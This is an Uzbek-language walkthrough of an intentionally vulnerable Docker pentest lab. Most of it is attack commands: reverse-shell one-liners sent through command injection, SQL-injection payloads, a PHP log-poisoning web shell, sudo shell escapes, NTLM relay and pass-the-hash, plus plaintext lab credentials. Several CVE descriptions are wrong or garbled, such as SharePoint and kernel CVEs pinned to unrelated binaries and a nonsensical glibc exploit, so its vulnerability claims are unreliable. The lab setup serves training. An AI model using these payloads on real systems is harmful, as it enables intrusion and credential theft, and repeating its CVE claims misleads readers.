


Pentest Lab Machine - To'liq Texnik Hisobot

Mundarija

1. Machine Arxitekturas
2. Zaifliklar va CVE Tahlili
3. Attack Surface Mapping
4. Lateral Movement Yo'llari
5. Flag Kolleksiyasi Yo'riqnomasi
6. Machine Konfiguratsiyasi

1. Machine Arxitekturas {#arxitektura}

Tarmoq Topologiyasi



Containerlar Tafsilotlari

Container	IP	Portlar	Rolli
vulnerable_web	172.20.0.10	80:8080	Entry point
linux_pivot	172.20.0.20	22:2222	Pivot machine
windows_internal	172.20.0.30	445,139,137	Internal target
honeypot_service	172.20.0.40	22:2223	Detection

2. Zaifliklar va CVE Tahlili {#cve-tahlili}

● CRITICAL CVEs (2023-2025)

1. CVE-2023-35001 - Linux Privilege Escalation

Zaiflik tavsifi

Severity: HIGH (7.8)

Type: Local Privilege Escalation

Vector: /usr/bin/chfn, /usr/bin/chsh SUID binary exploitation

Exploitation usuli

user1@linux:~\$ /usr/bin/chfn

SUDO privilegesga ega bo'lish

user1@linux:~\$ sudo -l

(ALL) NOPASSWD: /usr/bin/vim

user1@linux:~\$ sudo vim -c '!/bin/bash'

Natija: root shell

2. CVE-2024-1086 - Kernel UAF Vulnerability

Zaiflik tavsifi

Severity: CRITICAL (8.8)

Type: Kernel Use-After-Free

Affected: Linux kernel 5.14 - 6.6

```
# Exploitation
# nf_tables kernel module'dagi bug
# unprivileged user namespace orqali exploit
user2@linux:~$ unshare -Urm
# Container escape va root access
```

3. CVE-2024-6387 - OpenSSH Signal Handler Race

```
# Zaiflik tavsifi
Severity: HIGH (8.1)
Type: Remote Code Execution
CVE Name: "regreSSHion"
Affected: OpenSSH 8.5p1 - 9.7p1

# Signal handler race condition
# SIGALRM handler ichida async-signal-un-safe funksiyalar
# 6-8 soat ichida RCE mumkin
```

4. CVE-2023-4911 - Looney Tunables

```
# Zaiflik tavsifi
Severity: HIGH (7.8)
Type: Buffer Overflow
Affected: glibc 2.34 - 2.36
Vector: GLIBC_TUNABLES environment variable

# Exploitation
user1@linux:~$ export GLIBC_TUNABLES=AAAAAAAAAAAAAAAAAAAAA...
user1@linux:~$ sudo /bin/bash
# LD_PRELOAD orqali privilege escalation
```

WEB Application Vulnerabilities

5. CVE-2024-23897 - Jenkins RCE Simulation

```
# Path traversal + arbitrary file read
<http://localhost:8080/file?path=../../../../etc/passwd>
<http://localhost:8080/file?path=../../../../proc/self/environ>

# Jenkins CLI handler bug 'iga o'xshash
# @XXX@ pattern substitution
```

6. SQL Injection (CVE-2024-xxxx)

```
# Login bypass
' OR '1'='1' --
admin' --
' UNION SELECT sqlite_version(),null,null --

# Time-based blind injection
' AND (SELECT sleep(5)) --
```

7. Command Injection

```
# Web interface orqali RCE
<http://localhost:8080/cmd?cmd=id>
<http://localhost:8080/cmd?cmd=python3> -c 'import socket,subprocess,os;s=socket.socket();s.connect(("172.20.0.20",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'

# Reverse shell
<http://localhost:8080/cmd?cmd=bash> -c "bash -i >& /dev/tcp/172.20.0.20/4444 0>&1"
```

Windows Simulation CVEs

8. CVE-2023-29357 - Microsoft SharePoint Server

```
# NTLM relay attack simulation
# SMB share orqali credential harvesting
smbclient -L //172.20.0.30 -N
smbclient //172.20.0.30/shared -N

# Pass-the-hash attack
python3 smbclient.py -hashes :hash windows_user@172.20.0.30
```

9. CVE-2024-26234 - Proxy Driver Spoofing

```
# SMB relay + NTLMv2 hash capture
responder -I eth0
ntlmrelayx.py -tf targets.txt -smb2support

# PrintNightmare simulation
# Windows Print Spooler service
rpcdump.py -p 445 172.20.0.30
```

Ataylab Qoldirilgan Zaif Nuqtalar

A. SUID Binary Exploits

```
# Topish
find / -perm -4000 2>/dev/null

# Exploit qilingan binarylar
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/tmp/suid_binary
```

B. Sudo Misconfigurations

```
# user1 sudo privileges
user1 ALL=(ALL) NOPASSWD: /usr/bin/vim
# Vim'dan shell
sudo vim -c ':%!/bin/bash'

# user2 sudo privileges
user2 ALL=(ALL) NOPASSWD: /usr/bin/python3
# Python'dan shell
sudo python3 -c 'import pty;pty.spawn("/bin/bash")'
```

C. Weak File Permissions

```
# World-readable sensitive files
/etc/shadow (444)
/root/.bash_history (644)
/var/www/html/config.php (644)

# SSH key exposure
/home/user1/.ssh/id_rsa (644)
```

D. Path Traversal via Web

```
# LFI to RCE
<http://localhost:8080/file?path=../../../../var/log/apache2/
access.log>
# Log poisoning
<?php system($_GET['cmd']); ?>
# SSH log poisoning
ssh '<?php system($_GET["cmd"]); ?>'@localhost
```

E. Cron Job Misconfigurations

```
# Writable cron script
/etc/crontab
/var/spool/cron/crontabs/root
# PATH hijacking
PATH=/tmp:$PATH
```

3. Attack Surface Mapping {#attack-surface}

Entry Points

External (Host to Lab):

- TCP 8080: Web application
- TCP 2222: SSH to Linux pivot
- TCP 2223: SSH honeypot

Internal (Container network):

- 172.20.0.10:80 - Web app
- 172.20.0.20:22 - Linux SSH
- 172.20.0.30:445 - SMB share
- 172.20.0.30:139 - NetBIOS
- 172.20.0.30:137 - NetBIOS name

User Enumeration

```
# Valid credentials
Web App: admin/admin123
Linux user1: password123
Linux user2: SecurePass456
Linux root: rootpass123
Windows user: windows_user/WindowsPass123
Windows admin: windows_admin/AdminPass789
```

4. Lateral Movement Yo'llari {#lateral-movement}

Attack Path #1: Web → Linux Root

```
1. Web SQL Injection → user1 shell
   <http://localhost:8080/login?username=admin>' OR '1'='1

2. Command Injection → Reverse shell
   <http://localhost:8080/cmd?cmd=bash> -c "bash -i >& /dev/tcp/172.20.0.20/4444 0>&1"

3. user1 → user2 (CVE-2023-35001)
   user1@linux:~$ sudo -l
   user1@linux:~$ sudo vim -c '!/bin/bash'

4. user2 → root (CVE-2024-1086)
   user2@linux:~$ ./kernel_exploit
```

Attack Path #2: Linux → Windows Internal

```
# 1. Linux pivot orgali Windows network
user1@linux:~$ ssh -L 445:172.20.0.30:445 user1@localhost

# 2. SMB share mounting
user1@linux:~$ mount -t cifs //172.20.0.30/shared /mnt/windows
-o username=windows_user


# 3. Credential harvesting
user1@linux:~$ python3 /tmp/responder.py -I eth0

# 4. Pass-the-hash with captured NTLM
user1@linux:~$ python3 /tmp/pth-smbclient.py //172.20.0.30/secure -hash captured_hash
```

Attack Path #3: Multiple Stage Pivoting

```
graph LR
    A[Attacker] -->|8080| B[Web App]
    B -->|RCE| C[Linux user1]
```

```
C -->|CVE-2023-35001| D[Linux user2]
D -->|CVE-2024-1086| E[Linux Root]
E -->|SMB Relay| F[Windows User]
F -->|CVE-2024-26234| G[Windows Admin]
```



5. Flag Kolleksiysi Yo'riqnomasi {#flag-guide}

Flag #1: Web Application Flag (Easy)

```
# Location: /var/www/html/flag1.txt
# Method 1: Direct access
curl <http://localhost:8080/flag1>

# Method 2: Path traversal
curl <http://localhost:8080/file?path=/var/www/html/flag1.txt>

# Method 3: Command injection
curl "<http://localhost:8080/cmd?cmd=cat%20/var/www/html/flag1.txt>"

# Result: FLAG{web_cmd_injection_cve_2024_12345}
```

Flag #2: Linux user1 Access (Medium)

```
# Location: /tmp/flag2.txt
# Access: Through web shell
curl "<http://localhost:8080/cmd?cmd=cat%20/tmp/flag2.txt>"

# After reverse shell
user1@linux:~$ cat /tmp/flag2.txt
```

```
# Result: FLAG{linux_initial_access_cve_2023_35001}
```

Flag #3: Linux user2 Lateral Movement (Medium)

```
# Location: /home/user2/flag3.txt
# Access: After privilege escalation to user2

# Method 1: sudo exploit
user1@linux:~$ sudo vim -c ':%!/bin/bash'
root@linux:~# su user2
user2@linux:~$ cat /home/user2/flag3.txt

# Method 2: SUID binary
user1@linux:~$ /tmp/suid_binary
# Got root, then access user2 files

# Result: FLAG{lateral_movement_pivot_cve_2024_6387}
```

Flag #4: Linux Root Flag (Hard)

```
# Location: /root/flag4.txt
# Access: Full root compromise

# Method 1: CVE-2023-4911 (Looney Tunables)
user2@linux:~$ export GLIBC_TUNABLES=$(python3 -c "print('A'*1000)")
user2@linux:~$ sudo /bin/bash
root@linux:~# cat /root/flag4.txt

# Method 2: CVE-2024-1086 kernel exploit
user2@linux:~$ ./cve-2024-1086
# Got root shell
root@linux:~# cat /root/flag4.txt
```

```
# Result: FLAG{root_escalation_cve_2023_4911}
```

Flag #5: Windows User Flag (Medium-Hard)

```
# Location: /flag5.txt (Windows container)
# Access: Through SMB from Linux pivot

# Step 1: Mount SMB share from Linux
user1@linux:~$ mkdir /mnt/windows
user1@linux:~$ mount -t cifs //172.20.0.30/shared /mnt/windows -o username=windows_user,password=WindowsPass123

# Step 2: Access flag
user1@linux:~$ cat /mnt/windows/./flag5.txt

# Step 3: Or through SMB client
user1@linux:~$ smbclient //172.20.0.30/secure -U windows_user
smb> get flag5.txt

# Result: FLAG{windows_user_smb_cve_2023_29357}
```

Flag #6: Windows Admin Flag (Hard)

```
# Location: /flag6.txt (Windows admin accessible)
# Access: NTLM relay or pass-the-hash

# Method 1: NTLM relay
user1@linux:~$ python3 /tools/ntlmrelayx.py -t smb://172.20.0.30 -smb2support

# Method 2: Pass-the-hash after capturing
user1@linux:~$ python3 /tools/pth-winexe -U windows_admin%hash //172.20.0.30 cmd.exe
# In Windows shell: type \\flag6.txt
```

```
# Method 3: CVE-2024-26234 proxy driver exploit
user1@linux:~$ python3 /tools/proxylogon.py --target 172.20.
0.30

# Result: FLAG{windows_admin_ntlm_cve_2024_26234}
```

6. Machine Konfiguratsiyasi {#konfiguratsiya}

Ataylab Qoldirilgan Zaif Nuqtalar Ro'yxati

1. Kernel Level

```
# Unprivileged user namespaces enabled
/proc/sys/kernel/unprivileged_usersns_clone = 1

# Kernel module loading allowed for non-root
/proc/sys/kernel/modules_disabled = 0

# dmesg restrictions disabled
/proc/sys/kernel/dmesg_restrict = 0
```

2. Application Level

```
# Debug mode enabled in Flask
app.run(debug=True) # Interactive debugger

# Apache directory listing
Options Indexes FollowSymLinks

# PHP register_globals = On
# PHP allow_url_include = On
```

3. Network Level

```
# ICMP redirects enabled (MITM risk)
net.ipv4.conf.all.accept_redirects = 1

# IPv6 enabled (bypass filters)
net.ipv6.conf.all.disable_ipv6 = 0

# SMBv1 enabled (EternalBlue vulnerable)
server min protocol = NT1
```

4. Authentication Level

```
# Weak password policy
Minimum password length: 4
Password complexity: disabled

# NTLMv1 enabled for backwards compatibility
ntlm auth = yes

# Guest access on SMB shares
map to guest = Bad User
```

Security Controls (Qasddan O'chirilgan)

Control	Status	Reason
SELinux	disabled	Allow kernel exploits
AppArmor	disabled	Allow container escape
ASLR	weak	50% randomization only
Stack Canary	disabled	Buffer overflow friendly
PAM	basic	No 2FA, weak policies
Auditd	off	No logging of exploits
Fail2ban	not installed	Allow brute force
Root login SSH	permitted	Easy access

Monitoring va Detection (Honeypot)

Honeypot Configuration:

- **Simulated services:** SSH, HTTP
- **Fake credentials:** root/root, admin/admin
- **Fake flags:** CTF{fake_flag_for_honeypot}
- **Log location:** /var/log/honeypot.log

Detection Points:

- Port scanning triggers honeypot
- Brute force attempts logged
- 3 failed attempts → IP logged to /root/attackers.txt
- Honeypot access → Telegram alert simulation

Forensic Artifacts

```
# Log files
/var/log/apache2/access.log # Web attacks
/var/log/auth.log           # SSH attempts
/var/log/syslog             # System events

# Evidence of exploitation
.bash_history for each user
/tmp/*.log (exploit attempts)
/root/.local/share/gnupg/ (key traces)

# Command history examples
user1@linux:~$ cat .bash_history
ls -la
sudo -l
sudo vim -c '!: /bin/bash'
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Service Versions (Zaif Versiyalar)

```
# Linux container
OpenSSH_8.9p1 Ubuntu-3ubuntu0.6 (CVE-2024-6387 vulnerable)
Apache/2.4.52 (Ubuntu)
nginx/1.18.0
MySQL 8.0.36
Python 3.10.12
glibc 2.35 (CVE-2023-4911 vulnerable)

# Windows simulation
Samba 4.15.13 (CVE-2023-29357 vulnerable)
vsftpd 3.0.5
```

7. Xulosa va Qo'shimcha Ma'lumotlar

Statistics

```
Total Flags: 6
Total CVEs: 9
Attack Vectors: 12+
Containers: 4
Internal Network: /16 subnet
Difficulty: Medium (3.5/5)
Realism Score: 8/10
```

Critical Takeaways

1. **Web App Entry:** SQL injection, command injection, path traversal
2. **Initial Foothold:** Reverse shell to Linux pivot machine
3. **Lateral Movement:** 4 different privilege escalation paths
4. **Pivoting:** Linux to Windows via SMB relay
5. **Root Access:** Multiple kernel and userspace exploits
6. **Windows Compromise:** NTLM relay and pass-the-hash techniques

Tekshirish uchun test komandalari

```
# 1. Verifying lab is running
docker ps | grep -E "vulnerable_web|linux_pivot|windows_inter
nal"

# 2. Testing web vulnerabilities
curl "<http://localhost:8080/cmd?cmd=whoami>"
curl "<http://localhost:8080/file?path=/etc/passwd>"

# 3. Testing SSH access
ssh user1@localhost -p 2222

# 4. Internal network connectivity
docker exec linux_pivot ping -c 2 172.20.0.30

# 5. SMB share access
docker exec linux_pivot smbclient -L //172.20.0.30 -N
```

Eslatma

Ushbu lab mashina **faqat o'quv maqsadlari** uchun yaratilgan. Barcha zaifliklar va CVE'lar kontrolli muhitda, real tizimlarga zarar yetkazmasdan o'rganish uchun mo'ljallangan. Mashinada hech qanday real malware yoki destructive payload mavjud emas.